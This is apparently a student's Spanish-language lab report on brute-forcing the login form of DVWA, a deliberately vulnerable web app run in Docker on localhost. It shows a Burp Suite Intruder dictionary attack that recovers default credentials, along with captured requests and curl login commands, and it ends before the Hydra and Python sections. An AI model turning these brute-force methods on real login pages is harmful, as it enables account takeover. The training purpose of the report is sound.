Informe Laboratorio 2

Sección 2

Dante Hortuvia
e-mail: dante.hortuvia@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades

(Damn Vulnerable Web App - https://github.com/digininja/DVWA (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (https://portswigger.net/burp/communitydownload (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para este laboratorio, se trabajo en un entorno linux, donde se procedio a instalar Docker, luego se descargo el contenedor de la aplicacion DVWA (Damn Vulverable Web Application).

1. **Instalacion Docker y Docker-Compose** : para poder iniciar la imagen primero que todo se debe instalar Docker.

```
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen 2 sudo apt install docker
```

Listing 1: Script en Bash para instalar docker

2. **Levantamiento del contenedor** :Una vez observado el contenido de DVWA se observa que tiene todas las configuraciones necesarias para funciona, luego se procede a levantar el contenedor mediante el comando :

```
doshuertos@doshuertos-ThinkPad-L13-Yoga-Gen 2 sudo docker compose up -d
```

Listing 2: Comando para levantar el docker compose

Una vez ejecutado el comando obtenemos el siguiente resultado :



Figura 1: Resultados al ejecutar el comando anterior.

3. **Verificacion del levantamiento** Se ingreso al puerto que traia la aplicaion DVWA en el navegador donde la URL es 127.0.0.1:4280 (LocalHost), se ingresan las credenciales por defecto las cuales son admin (username) y password (password)



Figura 2: Login de la Aplicacion DVWA.

4. **levantamiento de la Base de datos** se crea la base de datos en la aplicacion donde indica "Setup successful", lo que nos indica que la creacion y configuracion base funciona correctamente URL es 127.0.0.1:4280/setup.php

2.2. Redirección de puertos en docker (dvwa)

El puerto utilizado fue el mismo que trae la aplicacion base el cual es 4280, este funciona perfectamente, no se utilizao el puerto 8080 ya que lo utilizaba otra aplicacion el cual era java, este puerto permitio acceden inmediatamente, mediante la

2.3. Obtención de consulta a replicar (burp)

se utilizo la herramienta Burp Suite, para interceptar y capturar las consultas HTTP generadas por el navegador incluido con BurpSuite, en este se accede a la dirreccion http://127.0.0.1:4280-/vulnerabilities/brute/, al ingresar las credenciales en el no percatamos que se genera una solicitud post y get



Figura 3: Consulta interceptada en Burp Suite, cuando se envio la peticion post.

2.4. Identificación de campos a modificar (burp)

Una vez la solicitud se intercepto, se logran identificar varios campos que componene el formulario para iniciar secion, donde 2 campos se deben modificar para realizar un ataque de fuerza bruta :

- username : Campo que donde se ingresa el nombre del usuario
- password : campo donde se ingresa la contraseña introducida
- Login ; informa que se hizo click en el boton login

ademas la consulta lleva cabezeras y cookies que le indican como debe mantener el nivel de seguridad y la secion actual activa :

- security : informa el nivel de seguridad que tiene el DVWA
- PHPSESSID Cookie de la sesion que esta el usuario

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1:4280
sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: es-ES,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=1234567&password=123456&Login=Login
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=c2f3ece5b58eb430061a4146b7b9bcac; security=low
Connection: keep-alive
```

Figura 4: Consulta interceptada (Get), y los datos a modificar.

2.5. Obtención de diccionarios para el ataque (burp)

para iniciar el ataque de fuerza brutam se busco varios diccionarios donde el mas conocido fue el rockyou.txt, este diccionario era enorme por ende se busco otro el cual fue las contraseñas mas comunes de 2024 (`https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/2024-197_most_used_passwords.txt`, este se uso para los username y las contraseñas, gracias a tener varias contraseñas comunes lo hace util para este tipo de ataques, una vez se obtiene la solicitud se envia a la pestaña intuder, donde se seleccionan los payloads a modificar (Username y password) y se le asigno el diccionario mencionado a ambos.



Figura 5: Carga de diccionario para Username.



Figura 6: Carga de diccionario para Password.

2.6. Obtención de al menos 2 pares (burp)

Para el ataque en el modulo Intruder, se utiliza Cluster bomb attack, donde se ataca 2 campos Username y password, donde se utiliza el diccionario mecionado anteriormente, apesar de obtener los resultados con 2 pares obtenidos, la version gratuita de Burp hizo que

esto fuera muy lento ya que realentiza la velocidad de los ataques.



Figura 7: Carga de diccionario para Password.



Figura 8: Carga de diccionario para Password.

El ataque se ejecuto con exito, de manera muy lenta pero con exito, se obtuvieron 2 pares las cuales fueron smithy:password y admin:password, estas credenciales fueron validas y se testiaron corretamente, donde se puede concluir que estos ataques son efectivos en cierta medida pero son una forma muy lenta para obtener crendenciales en especial si no son comunes y con muchos caracteres.

2.7. Obtención de código de inspect element (curl)

Se observa el formulario de vulnerabilities/brute con la herramienta Inspect Element del navegador para identificar los nombres de los campos que del servidor para iniciar sesión estos son: username, password y Login. Se verificó el method del formulario y se buscó la posible existencia de campos ocultos, tokens o scripts que pudieran afectar el envío.

Se realizaron dos intentos de inicio de sesión (uno con seciones validas y otras invalidas) y se comparó el HTML devuelto en cada caso. Con credenciales inválidas aparece el mensaje Üsername and/or password incorrect", mientras que el acceso exitoso muestra "Welcome to the password protected area adminz además muestra una imagen.

Con esto se obtuvieron 2 Curls distintos uno con login exitoso y otro con login incorrecto



Figura 9: Curl obtenido de un login exitoso.



Figura 10: Curl obtenido de un login no exitoso.

2.8. Utilización de curl por terminal (curl)

Se ejecutan los siguientes Curls, obtenidos en el punto anterior ;

```
curl 'http://127.0.0.1:4280/login.php' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif-
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: es-ES,es;q=0.9' \
```

```
  -H 'Cache-Control: max-age=0' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -b 'PHPSESSID=07d6df1b02ed3efa7f82b5d410dfccae; security=low; theme=light' \
  -H 'Origin: http://127.0.0.1:4280' \
  -H 'Proxy-Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:4280/login.php' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64)-
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Linux"' \
  --data-raw 'username=12345&password=12345&-
  Login=Login&user_token=20158ff23dd20488e455232f803c8b64'
```

Listing 3: Script Curl obtenido crendenciales incorrectas

```
  curl 'http://127.0.0.1:4280/login.php' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,-
  image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: es-ES,es;q=0.9' \
  -H 'Cache-Control: max-age=0' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -b 'PHPSESSID=07d6df1b02ed3efa7f82b5d410dfccae; security=low; theme=light' \
  -H 'Origin: http://127.0.0.1:4280' \
  -H 'Proxy-Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:4280/login.php' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64)-
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Linux"' \
  --data-raw 'username=admin&password=password&-
  Login=Login&user_token=491c97f63e33293f3001de5e3d06fc13'
```

Listing 4: Script Curl obtenido crendenciales correctas

Curl con credenciales incorrectas. El comando envía una petición POST al login.php con cabeceras de navegador, cookie de sesión y el token. En los datos manda username=12345 y password=12345. Como son inválidos, el sistema rechaza el inicio de sesión y muestra mensaje de error.

